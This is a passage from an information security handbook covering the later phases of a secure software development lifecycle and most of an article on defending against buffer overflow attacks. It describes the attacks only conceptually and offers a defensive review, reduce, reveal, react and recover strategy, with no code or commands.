Databases require particular attention, as they are typically the stores of the data processed by systems. Ensuring that default and system accounts are disabled unless the functionality is required, and then changing passwords of required system accounts, would be ideal requirements. Setting strong passwords on system accounts so they are resilient against long-term, brute force attempts should be a requirement as well. Requirements should include encrypting at the database level, defining authorization for read, write, and deletions, as well as how the database is to be accessed through the software system, through the databases console or through other third-party applications.

System Design

In the design phase, the functional and technical requirements are used to architect a system at a high level by decomposing it into functions, modules, libraries, etc. Participants in the design phase should have a thorough understanding of the hardware requirements (if applicable) of the system and should develop a design that is sufficiently robust to withstand attack when implemented on noncompliant hardware with drivers that were not validated or on operating systems that have never been updated or patched. On many commercial software development projects, it is impossible to predict the target

platform hardware, operating system, other applications or services on the system, etc. Systems that do not make assumptions about trusting the operating system, hardware, and other applications will fare better than those blindly that accept all input or transactions. Just like in real life, systems should trust, but verify.

At the design phase, the developers should be aware of the available controls and should be designing the system to maximize their use while including additional controls to mitigate all threats and vulnerabilities previously identified during the threat and vulnerability discovery or risk assessment phases. Finally, the designers should include built-in mechanisms that regularly check for updates to the system and are able to receive and install those updates regularly and easily.

Coding

When the coding phase is initiated, a solid set of requirements should exist that highlight the technical and functional requirements of the system. These should include security requirements. The coding personnel should know they have the additional responsibility of implementing features, functions, and attributes of the system with security functionality in mind, even when it is not explicitly defined in the requirements. Care should be taken to review requirements with the marketing organization, sales group, end users, or end customer when the organization that is responsible for coding has not been part of the entire SDLC.

Development efforts should utilize a source code management system that is adequately secured to protect source code assets from unauthorized access, disclosure, modification, or deletion. User account management, logging, and auditing should be carefully managed and regularly reviewed to ensure that personnel have access only to the data they need for their work and that they are authorized to access. Change control and configuration management are two important programs that support security requirements and are likely supported by features within the source code management system.

The coding phase introduces a number of areas that must be considered, including the complexity of the system, the application development language, the integrated development environment (IDE), the use of software development kits (SDKs), and use of code libraries. The use of code libraries and SDKs introduce new challenges to the SDLC, as the source code may not always be available to the development team for review, and usually only provides the defined interfaces, such as how to call the application and what each function does. Its resiliency to a buffer overflow attack may not be known and may need to be tested in a black-box fashion detailed later in this chapter.

Although the number of tools available for Web-based applications exceeds that available for traditional executable applications, there are many tools that integrate with IDEs to provide immediate feedback when they suspects potential security coding vulnerabilities. Just as word processor highlights misspelled words as the user types, applications are available to highlight potential errors in the code that could be compromised. Although this solution should not be considered the sole control during the coding process, it is a very strong and successful approach. Doing a Web-based search for application coding vulnerability scanners will highlight some of the tools that are available commercially or through open source efforts. Although some are significantly better than others, cost, vendor preference, programming language, and IDE are factors that will drive the decision-making process. Many of these products have complementary products that provide similar testing features on the compiled or Web-enabled applications after they are installed. Typically, although not a requirement, IDE-based programs serve the needs of developers, whereas the tools used to scan executables or Web-based applications are used by auditors, assessors, and quality assurance personnel.

During the coding phase, code reviews should be conducted to provide peer review and feedback. The subject of many books and articles, code reviews are simply an opportunity for software coders to share their code with other coders to solicit their feedback, comments, and insights. Typically not focusing solely on security vulnerabilities, a code review serves to identify inefficiencies, areas of potential code re-use, logic errors, and suggestions for cleaner or more robust code. For critical interfaces

and processes, a larger team may be deployed to include other members of the SDLC team, such as designers and quality assurance personnel.

"Formal methods" is a software engineering process in which mathematical and logical proofs are used to "prove" that the software is correct, or does what the requirements specify that it should do. The formal-methods approach provides additional insights for validating software, although it is typically time and resource intensive, as it is often quite a challenging effort with only a few automated tools to provide assistance. Finally, the formal-methods approach can be used to prove that code handles inputs as intended and properly rejects code that is incorrectly formatted or is invalid.

"Secure by default" is a term we hear quite often these days; it refers to the initial values of the various settings, parameters, and configurations. For example, consider a program that advertises that it securely uploads files to a remote server on a nightly basis over the Internet. Unless the operator knows that it is possible to enable the "secure copy" option, the program may utilize the traditional file transport protocol (FTP) that sends the account information and data in clear text. With the secure copy option enabled, the transfer is significantly more secure. "Secure by default" initially enables the security features of the system and thus increases the overall security. End users must indicate that they do not want the default level of security by disabling or reducing the security controls.

Finally, the code must be documented. Although one can argue that secure code can be developed without documentation, best practices require that source code be commented and that sufficient documentation exists to detail how the code was developed in support of the requirements. In the event of future vulnerability announcements, commented code can support reviews and investigations as to which code may need to be redeveloped.

A common security error that originates in the coding phase is the use of test data that is real customer data. Although using data that is valid and representative of real-word situations, it is important to note that, in many instances, using customer data for coding and testing procedures may be in violation of federal regulations stipulating that data must be protected. There are several ways to accomplish testing without using such data, including creating entirely random data, manually populating a test database, or using algorithms like as one-way hashes to mask the data used in testing. Creating artificial data can leave testers without the invalid or unchecked data that may often exists in real-life data. The SDLC team should utilize a dataset that contains both sufficient valid and invalid data to test exception cases that will inevitably be encountered in operation.

System and Unit Test

The test phase should be the last line of defense for discovering security vulnerabilities, not the front line. Using the test phase to catch vulnerabilities in the code base not only increases costs to correct the code, but detracts from the other responsibilities of the quality assurance personnel who are also reviewing documentation, installation, operation, interfaces with other systems and processes, as well as the logic of the application.

As noted during the previously discussed coding phase, there are several applications that are available to review and test the code for not only logic errors, but for security vulnerabilities as well. If the quality assurance personnel have been involved with the project from the earliest stages, test plans, test cases, expected results, and areas of concern should have been identified and documented. Code utilized as part of an SDK or that is received as pre-compiled will have to be reviewed as well. These reviews can use black-box testing, a term that is applied to testing code when you have no insight into the source code and can only supply different inputs (some within the interface parameters and some that are not), to ensure that the output is as expected.

Finally, there are many applications available to quality assurance personnel that provide support in automated testing. Applications that can learn expected responses, offer scripting, accept various forms of input, and automatically capture and flag suspect results can be utilized to reduce the time and resources required for testing, or more importantly, to allow the testers to investigate suspect and questionable results.

Deployment

The SDLC continues after the software has been designed and coded, as efforts begin to package, ship, deploy, and implement the software. Depending upon whether the software is a customized software solution or a commercial off-the-shelf solution (COTS), the involvement of the vendor will vary. During the initial deployment, quality assurance, and design personnel should be closely supporting the help desks to provide guidance and, most importantly, to identify trends and patterns that may indicate vulnerability. In addition, Web-casts, alerts to customers, awareness training for employees, etc., may be useful mechanisms for informing and educating users about the secure operation and management of the system. Finally, the system's documentation may require updates and clarifications based on feedback from the help desk to ensure clarity and understanding of the security features.

The installation package is created to facilitate the installation of the software. Proper testing should be performed to ensure that the installation doesn't introduce additional vulnerabilities (such as network-based installation packages that may introduce specialized services to support the installation); the latest documentation should be provided to the customers as well. Finally, customers should be made aware of mechanisms for receiving updated software packages and documentation as they become available.

Depending upon contractual requirements for customized software development, as the system moves into deployment, the release version of the source code may be transferred into "escrow" or may be transferred to the procuring organization itself. Although the escrow contract may dictate how the software is to be transferred and stored, appropriate measures must be taken to protect the data while in storage and transit, while still providing access to authorized users. The storage and management of cryptographic keys will need to be planned and agreed upon by the development firm, the end customer organization, and the escrow organization (when appropriate).

Software System Maintenance

Once the software system begins to ship, the maintenance mode typically begins. Vendors usually offer several years of support for each release for COTS-based packages, whereas the support for customized software is generally dictated by contractual terms. In any event, the vendor will typically receive input from:

- Customers who have uncovered potential security vulnerabilities
- Security research firms who are continually reviewing and dissecting applications and operating systems of all types
- Vulnerability announcements from the manufacturers of the IDEs, SDKs, and the compilers and language developers
- Continued quality assurance testing efforts that may uncover existing vulnerabilities while testing new features and updates.

It will be critical to the organization's reputation and customer service to be able to accept and acknowledge vulnerability information and to be able to validate that information before issuing updates that mitigate the vulnerability in a reasonable time. There are a number of competing factors regarding disclosure. Some believe in "full disclosure," which is the release of vulnerability information as soon as it is made available. The argument for full disclosure says "If I find a vulnerability in a software package, everybody should know about it to provide an opportunity to implement additional controls." The argument against full disclosure is that now those with malicious intent are aware of the vulnerability and the clock begins to tick for the development of malware, viruses, and Trojans that will exploit that vulnerability. As a compromise, de facto standards have emerged that highlight recommended timelines, communications, and interactions between the discoverer of the vulnerability and the manufacturer of the vulnerability. COTS applications that must run on various platforms and multiple operating system versions may require lengthier timeframes (sometimes thirty days or more) to include regression testing,

documentation, and packaging, whereas open sourced applications (and some commercial applications as well) have taken just a few hours to release a patch.

Decommissioning

Although the decommissioning phase can be as simple as clicking on "Uninstall," the removal of associated data and other configuration information is of the most concern. For example, if the application is uninstalled, then application data (which can be contained in anything from text files to relational databases) as well as configuration information (such as cryptographic keys and stored user names and passwords) must be deleted. Additionally, any adjunct services that were installed must be removed unless they are required by other applications. This is often a tricky task as the user must guess if any other installed applications require that particular service. Secured or not, it is not prudent to leave a service running when it is no longer needed.

During decommissioning or uninstalling, the user must be presented with options for what should be done with application data, cryptographic data, or user account information. If the user requests deletion of the data, then the user should be informed that data that is not truly "deleted" and may be easily recovered with readily available tools. The uninstall function should provide recommendations on how to securely delete the data if it is considered sensitive. If application data are to be retained for future use or for back-up purposes, appropriate security controls should be instituted to protect the data.

Conclusion

With security research firms paying a bounty to receive previously unannounced vulnerability information to boost the awareness of their firms and their credibility, and with malicious individuals paying a bounty to be the first to generate exploit code, it is critical for software development firms to incorporate timely and efficient mechanisms for managing security vulnerabilities from discovery through delivering an update. Freelancers, white-hat, gray-hat, and black-hat hackers have devoted careers to reviewing, disassembling, reverse engineering, and trying every combination and permutation of inputs and configurations in an attempt to find the one scenario where the system crashes, releases some private information in an error message, or allows some arbitrary code to run.

Software development is a customized process with many equally valid options for how to reach the end state. Programming languages, styles, environments, platforms, and designing and coding experience are all variables that will ultimately shape the end result, including how it operates, how it interfaces with other components, and how it works on various hardware and system platforms.

Through the development and use of a continually-updated policy framework, the development team will have the basic information of how software must be developed in the organization. Equally important is the continual training and awareness of the entire team of current threats, vulnerabilities, industry best practices, and most importantly, regulations, that they must be aware of and compliant with. It is important to note that many tasks in this chapter, particularly those of developing a strong policy framework and awareness, must be continually updated. Vulnerabilities and threats continue to change. New ones are added, and older ones are mitigated regularly. Having a program in place to develop software that is resilient in the face of vulnerabilities of the present as well as the future will allow a company to survive. Having a program in place to update its software in a timely manner when security issues arise will allow a company to build customer confidence and thrive.

The delivery of a secure software package is the goal of every development organization. Perhaps a realistic goal is develop software in which the known security vulnerabilities are mitigated, or have sufficient controls in place, and that discovered vulnerabilities are managed in a timely and professional manner.

Avoiding Buffer Overflow Attacks

Introduction
Buffer Overflow Challenges
Defense Techniques
Software Development Defenses • Information System Defenses
Conclusion
References

Sean M. Price

Introduction

The principal technical vulnerability in modern information technology (IT) systems occurs due to flaws in software. The primary flaws that have caused so many security issues are known as *buffer overflows*. Any device using software that accepts input in any form has the potential for a buffer overflow. This article will present a brief explanation of buffer overflows as well as some strategic and tactical actions security practitioners can use to avoid buffer overflow attacks.

Buffer overflows represent an immediate threat to the system security in the confidentiality, integrity, and availability of information. Attacks that take advantage of this flaw can disrupt the security posture of a system. The two principal outcomes of buffer overflow attacks involve denial of service (DOS) and the execution of arbitrary code. In the first case, it is clear that such an attack affects system availability. This first type takes advantage of vulnerable buffers to disrupt service by causing a process or system to fail. Frequently, systems experiencing this type of attack are considered to be under a DOS attack. Although this is true as the final outcome, it is more technically accurate to identify the situation as a buffer overflow because this was the method of attack. In the second case, it is possible that processes can be executed or changes in the logic structure of an existing process can cause the leakage or alteration of sensitive information. Indeed, the flaw itself has the potential to undermine the integrity of an entire system. This is especially true if the flaw allows a compromise in the context of root or the system.

The number of potential flaws in a system increases with the size and complexity of the code base (McGraw 2002). Flaws in system and application software occur due to errors in programming and can be found in all types of binary files from executables to library modules. Buffer overflows are a type of coding error that happens when data entered into an area of memory is of the wrong type or size intended for use by the software function. This is to say that the data array is not properly bounded. When the data are longer than the input buffer, an overflow occurs, and the excess data are written to another part of memory. This has the potential to overwrite other areas of data and or program logic. Usually, an overflow will cause the application to crash. In the worst case, the overflow can be used to execute arbitrary code.

Reusability is one of the most powerful aspects of modern software. A programmer can develop a module or library, publish the useable methods and share it with other developers so the original work can be reused. Libraries are nothing more than a compilation of functions that perform specific tasks. Developers can reuse these functions by calling their methods instead of writing them into their applications. Software component reuse substantially reduces the amount of effort required to build a new application. Modern operating systems provide thousands of such libraries for application use. However, a flaw in the coding of a shared library can expose an application or the entire system to an attack. The degree of an exploit is often relative to the context of the executing process containing the flaw.

A buffer in a system is an allocated space of computer memory. Buffers are used to hold data to be processed or transferred in the system. All input into software components involves the use of buffers. Whether the input is from a keyboard, network, file, or other software in the system, it must be put into a buffer before being processed by software. In fact, any input into a system may traverse multiple buffers prior to being processed by the target application.

Problems with buffers occur when an input into a library function or an application interface is the wrong kind or too long for the buffer. When either of these situations occurs, excess data are written outside the intended buffer to other parts of memory. This may result in the corruption of other data in memory. Other parts of the application or system code in memory may also be overwritten. In the best case, an error occurs and is caught by the application or system. Unfortunately, in the worst case scenario, the overflow allows the execution of arbitrary code with system privileges.

Buffer overflow attacks are the result of specially-crafted data that are inserted into a vulnerable buffer causing the execution of arbitrary code. This is known as *exploit code*. "Arbitrary code" in this context means programs existing on the vulnerable system or new program logic written to the system through the exploited buffer. The new logic might be contained entirely in memory, or it could be written to the file system so that the exploit can be continued if the system is restarted. In either case, the exploit code frequently initiates new threads of execution that are manipulated by the attacker. These new threads of execution are often malicious code such as viruses, worms, or Trojan horses.

Buffer Overflow Challenges

Initiating a buffer overflow requires the vulnerable system to accept input from the attacker, either directly or indirectly. Using a direct method, the attacker is able to affect a system through automated means or by physical access. Indirect attacks entice users to execute the exploit. Two prevalent platforms for indirect attack include email and browsers.

Services and applications accepting input automatically or through the actions of user input represent direct avenues for exploiting a system. Applications and services are often designed to handle diverse types of input. This design goal allows the software to be robust. Unfortunately, as robustness increases, so does complexity and the likelihood that flaws will be introduced into the code (Hoglund and McGraw 2004). Worms, such as Code Red, use automated scanning to locate vulnerable hosts (Weaver et al. 2003), and can be devastating to an organization's ability to maintain necessary security services.

Attackers continue to entice unsuspecting individuals to download and execute unknown code through their Internet browsers. This problem is evidenced by the amount of ad-ware anonymously installed on many systems. Using enticements or trickery to convince unsuspecting users to run exploit code are indirect attack methods. In these cases, the user is the conduit for the exploit to run, as opposed to a remote invocation or attack against a system.

Browsers themselves can be a source of flaws. Savvy attackers have been known to create malicious Web pages that overflow the browser's buffers by allowing the execution of arbitrary code such as ActiveX controls on other programs loaded locally. For instance, Internet Explorer has had many flaws related to parsing of Web pages. Firefox, a recent open source competitor with Internet Explorer, has also had its

share of vulnerabilities discovered. The primary concern with browser vulnerabilities is that a user who is unaware of a flaw might run an exploit by simply clicking on a hyperlink.

Email exploits continue to be a popular indirect method for attackers. Typically, the email contains an attachment with some enticement for the reader to open it. Users continue to fall prey to this type of deception by unwittingly executing malicious attachments. An email with embedded HTML might also be used to deceive users into taking actions they would not otherwise. Phishing scams rely heavily on such techniques. The problem with HTML email is exacerbated when the embedded link directs the user to a malicious Web page designed to exploit a vulnerability in the browser.

HTML embedded email messages might be considered a blended attack method. The email message could either contain an embedded executable exploit activated with a hyperlink, or it could point to a malicious Web site containing the offending software. In either case, it can be difficult not only for users to determine the authenticity of a message, but also whether a hyperlink could launch an exploit.

Exploit code can be packaged as a binary file or as a script. Binaries are usually executables or libraries that are launched or called and then perform their malicious behavior. Even nonexecutable binary files, such as images, can be used to exploit a system. The flaws seen in the Windows picture meta-file types epitomize this situation. Scripts can also be used to accomplish the same task, given that the scripting engine provides sufficient capability to do so. Systems with shell scripting capabilities or engines such as Perl (Foster et al. 2005) or Windows Scripting Host can perform system calls and, therefore, provide fertile ground for launching new attacks.

A recent trend in malicious code writing is to package exploits in shell code. Although this has been done for quite some time on Unix machines, it is now seen more often in Windows exploits. The importance of this approach is that shell code executes entirely in the affected thread or process, making it harder to detect (Szor 2005). Worms such as CodeRed and Blaster used shell code techniques to mask their presence.

The good news is that exploit code is considered malicious code and can be detected by antivirus software. The antivirus vendors create new signature files of exploits as they become public. Unfortunately, antivirus signatures change rapidly and must be updated regularly to mitigate known exploits. If the antivirus signatures are not updated regularly, then the machine might be exploited even though a countermeasure for the threat exists.

Reinstallation of software can subject a system to old threats due to outdated software. System managers should always assure that installed software is up-to-date with the most recent and reliable version. This requires the use of specialized software, such as integrity checkers, to validate that installed binaries are the correct version and have not been tampered with.

Although a system might be up-to-date with its patches, it can still be subverted through the substitution of patched binaries by their vulnerable predecessors. This type of malicious activity is known as a *roll-back attack*. The attacker attempts to replace existing binaries with ones with a known vulnerability. Doing this might allow the attacker to run an exploit with an ordinary user account to gain administrator or system-level privileges. This has the same effect as installing outdated software with known vulnerabilities.

Defense Techniques

Security practitioners can assist their organizations in defending against buffer overflow attacks through a proactive strategy. An effective strategy will help the organization avoid buffer overflow attacks or reduce the effects of an attack while still allowing for normal business operations. A proposed strategy, called *5R*, consists of an event cycle for managing the threat of buffer overflows. The components of 5R include:

R1. Review. Know the system and its vulnerabilities. Understand the components of the system and/or product in question. Keep a record of configurations and security settings. Subscribe to mailing lists that publish vulnerabilities, exploits, and countermeasures.

R2. Reduce. Minimize the attack surface. Remove unnecessary capabilities when possible. Utilize access control techniques to prevent propagation of attacks against system components. Restrict ports and protocols as opposed to allowing a completely open system. Assure that antivirus software is continually updated. Training and testing can also reduce the attack surface.

R3. Reveal. Monitor for attacks. Compare published vulnerabilities with the system and its configuration to determine the risk. Utilize audit logs, intrusion detection, and integrity validation to discovery network traffic or system processes indicative of active exploits.

R4. React. Implement tactical actions to mitigate impending or actual attacks. First and foremost, rapidly deploy applicable security updates. Segregate network components where possible to prevent attack propagation. Discover and neutralize active exploits in the system.

R5. Recover. Assess the damage and validate deployment of security patches. Assure that affected systems are cleaned of unauthorized code and fully patched. Continue to segregate weak portions of the network until the vulnerability is known to be eliminated. Make changes to incident response procedures, contingency plans, and the system if weaknesses are discovered.

The 5R strategy is useful for organizations wanting to defend their products or network against buffer overflow attacks. Security practitioners participating in software development, as well as system engineering, can increase the security posture of their focus area through the implementation of the 5R strategy.

Software Development Defenses

In software engineering, it is common practice to enumerate the functional and operational aspects through requirements analysis. Functional requirements identify what the proposed software will do, while operational requirements specify system capabilities necessary for the application to run. Given these two categories of requirements, the security practitioner can assist the development process by focusing on the security aspects and ramifications of the identified requirements. Applying the 5R strategy to the software lifecycle affords developers with an additional quality assessment tool that can reduce future costs associated with rework due to the discovery of vulnerabilities.

R1. Review. As the old saying goes, "knowing is half the battle," so it is wise to learn as much as possible about the potential pitfalls of the organization's products. As vulnerabilities are published with an organization's products or those of closely related competitors, action should be taken to assess the problems and find the flaws. Obviously, problems in an organization's own product must be addressed. However, flaws in closely related competitor products should also be followed up with internal reviews of the organization's own software to determine if a similar flaw in it exists.

Vendors should talk with their customers to learn how their products are being implemented. Problems discovered by customers might reveal more serious coding errors that have not manifested themselves yet. Likewise, customers implementing products in an unsafe manner might also put them at risk. Engaging customers on both these fronts can be mutually beneficial if a potential flaw is discovered or averted.

R2. Reduce. Obviously, the best way to eliminate buffer overflows is for programmers not to create them in the first place. Unfortunately, creating secure software is a challenge (Viega and McGraw 2002). Training should be given routinely to programmers to help them recognize and prevent buffer overflows. Some standard libraries are known to have weaknesses while others can easily be misused (Viega, Kohno, and Potter 2001). Programmers should be taught how to avoid or use these libraries properly to avoid the inadvertent creation of buffer overflows.

Software should be designed with the concept of "least privilege" in mind (Howardand and LeBlanc 2003). When software runs with elevated privileges, it can result in complete system compromise if a buffer overflow exists. Avoid coding software to execute with elevated or system privileges where possible. This will help reduce the risk of attack for customers using the product.

The choice of the language for coding should be carefully considered. Safe languages such as C# and those with sandboxing capabilities, such as Java, should be considered when designing new products. Languages with these capabilities provide developers with methods that are safer and more secure than traditional languages such as C and C++ (Skalka 2005). When choosing a more secure language is not an option, other tools that can assist in finding or reducing the occurrence of a buffer overflow should be used.

Tools and techniques exist that can help detect and or prevent buffer overflows. Static checkers can be used to scan source code for errors. Currently, the static checkers are not very robust and are not common for Windows and Macintosh platforms (Tevis and Hamilton 2004). However, when checking thousands of lines of code, even small improvements can help. Other tools are available as add-ons to compilers, such as StackGuard, that make use of a variety of techniques for preventing buffer overflows (Zhu and Tyagi 2004). However, each technique has its disadvantages that need to be considered prior to implementation.

R3. Reveal. Software should be regularly tested by individuals not directly involved with product development (McGraw 1999). Functional testing is a normal part of software development, but security testing is just as critical. The testing team should include individuals who understand software security flaws and know how to identify them. Red teams are groups with specialized skills used to find flaws in software or systems by using techniques employed by outside attackers (Viega and McGraw 2002). Using a secondary testing team provides a level of quality control in software development that is needed to find and eliminate buffer overflows (Snow 2005).

R4. React. If knowing is half the battle, than a coordinated and timely response represents the other half. Responding quickly to published vulnerabilities should be a top priority for developers. Vendors owe it to their customers, as well as to their product brand, to develop and distribute updates that will allow their customers to continue to operate normally. Obviously, due diligence must be given when reacting to a discovered flaw. Time is of the essence if the flaw is critical, but this should not be at the expense of quality: it is important not to introduce new flaws in the correction process.

A discovered flaw might be pervasive throughout the application. Related vulnerabilities might have been discovered by other bug hunters but not disclosed to the vendor. Therefore, it is prudent to take the opportunity to review the source code for similar flaws in other areas.

R5. Recover. After the flaw is identified and corrected, any lessons learned from the process should be recorded and disseminated within the organization. Likewise, novel flaws or solutions that prove to be particularly helpful might also be shared with industry and academia as a contribution to the community. All developers within the organization should be made aware of the flaw and what was done to correct it. Cross-sharing information within the organization in this manner will only serve to strengthen the knowledge base of the developers, but it should result in higher product quality over time.

Documentation associated with the application should be updated accordingly. Affected source code should be resubmitted to code librarians where necessary to assure that the fix is properly archived and will not be left out of future versions of the product. Procedural documentation associated with production that might be affected by the change or could be leveraged to prevent future recurrences of the problem should also be updated.

Information System Defenses

Network managers and security practitioners can avoid buffer overflows through configuration management and system monitoring. The challenge for security practitioners and system managers is to allow users to continue normal operations in spite of the threat of or actual occurrence of an exploit. Risk management procedures must be in place to assure that the appropriate security posture is maintained, as defined by the security services in place. The 5R strategy defines the methodology for approaching the problem.

R1. Review. Vigilant monitoring of public lists of known vulnerabilities and exploits is a review necessity. Emerging threats can easily be monitored by subscribing to public and private organizations

that publish information about known flaws. Product vendors are another source for learning about new threats. In addition, they are also likely to make software updates and workarounds available to mitigate known flaws.

Understanding the composition and configuration of network components is an essential strategic element for avoiding buffer overflow attacks. This knowledge provides the security practitioner with an understanding of weak points in the system that might be exploitable if a vulnerability is revealed. An up-to-date inventory of network hardware and software and their current versions should be compared against published lists of vulnerabilities. Knowing component configurations is also necessary for determining the ease with which an exploited vulnerability might be propagated within a system. Indeed, after a vulnerability is discovered, a strategy can be devised to determine the likelihood of a successful exploit and what might be done to mitigate the effects. Having this knowledge before vulnerabilities are published will help network managers and security practitioners make appropriate risk-based decisions for maintaining the security services of the system.

R2. Reduce. Performing rapid critical updates is critical for avoiding buffer overflow attacks (Szor 2005). Accomplishing this for hundreds or thousands of machines requires specialized update and verification software. Manually patching large number of system components in a timely manner is challenging and not likely to be practical. This is especially the case for systems that are geographically distributed. System management software can help ensure that system components are properly updated. Tools of this sort can help a small staff ensure that large distributed systems are properly updated. Some management tools can also be used to verify update distributions. However, management tools are not without flaws, and could generate false positives. Security practitioners should consider using a suite of tools from different vendors for verification purposes. This would help alleviate the problem of false positives about updates. Furthermore, it is not likely that any one tool will be capable of deploying and verifying every conceivable type of update. Implementing different tools with similar capabilities can provide increased depth and breadth of coverage for updating and verifying system patches.

An effective patch management program is an important strategy for avoiding buffer overflows. However, this will not help if a patch is not available prior to the creation of exploit code. Zero-day exploits are becoming more common (Levy 2004). Likewise, it could take a vendor from several days to many weeks to develop an appropriate patch for a problem. The time between the availability of the patch and the discovery of an exploit jeopardizes affected systems. This is further exacerbated when an exploit is created for an unknown or unpublished flaw. Therefore, patch management should not be the only tactic used to defend against buffer overflows.

The attack surface can be reduced through a combination of layered defense and hardening of network components. The practice of component hardening is in contrast to the concept of open systems. An important aspect of technological innovation in IT is made possible by the adoption of open system architectures. Open systems have likely accelerated the proliferation of IT products. A robust open architecture enables diverse technologies, applications, and devices to coexist in one system. Furthermore, it allows the interconnection of divergent system architectures. Unfortunately, it also provides an avenue for the wholesale compromise of systems by automated methods. The implementation of controls that limit or reduce the openness of a system is sometimes considered restrictive or stifling for the adoption of new technologies. This need not be the case given a well-planned and implemented configuration management.

Implementing the concept of "least privilege" for workstations and servers can reduce the likelihood of a buffer overflow threat and minimize the effects of a successful exploit. Least privilege can be enforced through privileges, rights, and software baselines. First, accounts should not have unlimited access to a system. Ordinary users should not be given administrative privileges that include the ability to alter the software baseline or change system settings. Access control lists should be used to prevent access to binaries and files not needed by the user. Executable files, libraries, and system scripts should be set to read-only so that they cannot be modified. This will also preclude roll-back attacks. Policies and procedures should be provided for user software installations when allowed. Ideally, system managers should be made aware of new software installations in accordance with change control procedures so that

reviews are conducted for vulnerabilities. Lastly, inappropriate or unnecessary software should be removed from systems. A key ingredient for hardening a box is to prevent the execution of unauthorized software. If unauthorized processes are prohibited from executing, then it stands to reason that exploits launched on the system will not be capable of taking advantage of a buffer overflow vulnerability.

Vulnerabilities are exploited through specially created programs (Hoglund and McGraw 2004). Because the intent of these programs is to subvert a system based on a flaw, they can easily be classified as malicious code. In fact, many viruses, worms, and Trojan horses use flaws to further exploit systems. Fortunately, antivirus vendors are hard at work classifying exploit programs as malicious code and including their signatures in their databases. Therefore, consistent and timely antivirus signature updates represent a key tactical aspect of defending against buffer overflows.

Management of network devices should be limited to the appropriate administrative staff. This is essential, since many network devices can be updated remotely as well as through local ports. Devices should be configured to pass traffic only for authorized protocols and ports. Network segments should be segregated using routers or firewalls that are capable of implementing a security policy.

Content filtering is a helpful network control that can mitigate buffer overflow attacks. This tactic helps reduce the attack surface indirectly by preventing accidental or malicious downloading of malicious code. Two principal areas where content filtering is needed are email servers and firewalls. The first step for email is to automatically remove executable content received or sent as attachments. Compressed files should also be scanned for executable content and removed as necessary. Web-based downloading of executable content should also be blocked. Some firewalls and routers are equipped with content filter mechanisms that can block this type of access. However, it is important to keep in mind that content filtering of emails and Web-based downloads may not be possible if the attachment or session is encrypted.

Flaws causing a buffer overflow are usually product specific. On occasion, there have been problems in a particular protocol affecting products from multiple vendors, but this is not usually the case. Establishing diversity among system components is one way to support a layered defense against buffer overflows (Reynolds et al. 2003). Arguably, homogeneous systems are easier to manage than those composed of divergent parts. System management complexity is reduced and made more efficient through standardized procedures and automated tools that are the hallmark of homogenous systems. However, a lack of diversity can result in the rapid propagation of an exploit within a system (Weaver et al. 2003).

Product diversity in some cases can be accommodated through redundancy. Consider using similar products rather than using an identical system component to achieve redundancy. For example, rather than using a redundant Windows Internet Information Services component, consider implementing Apache on Linux. Without a doubt, redundancy of this nature adds complexity to a system. Yet this approach might be justifiable for an e-commerce business that must maintain 99 percent uptime. Implementing product diversity can assist in avoiding buffer overflows, but will increase the intricacy of operations.

Incident response and contingency plans should be detailed enough to deal with buffer overflow threats and attacks. Incident response plans should provide a detailed methodology for reviewing threats to determine the need for additional controls. Likewise, they should also offer guidance during and after an exploit. Contingency plans should also contain a plan of action should critical services or system components become unavailable due to an active exploit.

Users are the first line of defense against system threats. They can make or break system security with nonautomated exploits. A training program should be conducted for users that describes the threats of buffer overflow and the importance of not executing unknown code. Uses should be taught, from a high level, what a buffer overflow is and how a system can be compromised through the use of exploit code. Furthermore, the normal paths to exploit code, such as email and Web browsers, should be discussed. Finally, users should be fully aware of policies and procedures that must be followed when they encounter an active exploit.

Training is important, but it must be followed by some form of assessment to determine its effectiveness. It's not enough to provide users with information but not measure the results. Users are an important aspect of system security. Just as a system should be periodically tested, so should users. Traditionally, this is done as some sort of exam or quiz following the training. However, this may not accurately reflect what a user might do if faced with a real event. Therefore, security practitioners should consider live exercises to determine the degree of user compliance with policy and comprehension of the training. One such exercise might involve sending the user a harmless executable program through email that makes a small record of the fact it was run. The point of the exercise is not to penalize individuals, but rather to identify training weaknesses within the organization.

Periodic testing of incident response and contingency plans is just as important as user testing. These plans can be exercised through simulations or live tests. A simulation could involve scenarios of known or conjectural exploits matched up with the documented plans to determine if they are sufficiently robust to address the issues. Generally, simulations are qualitative in nature and do not involve actual involvement with the system: rather, they represent mental exercises on the part of management, system administrators, and security practitioners working through the plans based on the scenarios. A live test involves the release of an actual or modified exploit within a system to gauge the effectiveness of the plans. Some vulnerability assessment tools have the ability to use exploits against a system. Precautions must be taken during such tests to assure that irreparable damage or unacceptable unavailability is not imposed.

In some systems, an increased level of risk from running unknown code is a necessary part of business. Users might need administrative privileges so that new software packages can be evaluated. However, this can put the rest of the system at risk. Ideally, a separate network for testing would be available for this purpose, but available resources might make this solution prohibitive. An alternative would be to create specialized sandboxes for running untrusted programs. The Java sandbox is one example of this technique. Access to resources by Java applications are restricted, based on the security policy implemented. Although this is good for Java, similar tools are not widely available yet for Windows applications. Instead, consider running a virtual machine on workstations and servers of those individuals who need a place to test software. This has the advantage of providing strong controls over a system if it becomes infected. A virtual machine attacked by exploit code could simply be suspended or turned off to prevent replication across the network. In fact, if backup copies are maintained, then it is a simple matter to restore a clean virtual machine if it becomes affected by exploit code.

Recent developments in hardware and operating systems are coming to the aid of software vendors. Some of the newer processor architectures such as the 64-bit Intel and AMD Athlon 64 actually alleviate some types of buffer overflows (Joukov et al. 2005). These processors are able to achieve this by allocating certain areas of memory as nonexecutable. Likewise, Windows 2003 Server, OpenBSD and some versions of Linux have mechanisms to protect against some types of buffer overflows (McNab 2004). Organizations ought to consider migrating critical or sensitive systems to these newer processors and operating systems as an active countermeasure against buffer overflow attacks.

R3. Reveal. Monitoring information sources for published exploits is needed to prepare for impending attacks. The security practitioner must be cognizant of vulnerabilities and exploits as they are made public. The first order of business after learning of a new vulnerability is to determine if it affects systems within the organization, and to what degree. System managers, administrators, and security staff should discuss the vulnerability, determine their exposure to it, and identify mitigations. A proactive stance to an identified exposure will help mitigate the effects of the vulnerability if an exploit is launched against a system.

System monitoring represents the eyes and ears of the watchful security practitioner. Proactive monitoring can reveal attempted and successful attacks. This activity is especially important when faced with unknown and zero-day exploits. A two-pronged approach of monitoring network traffic and hosts can lead to the discovery of active exploits. The primary goal of monitoring is to look for activity that should not be present on the system.

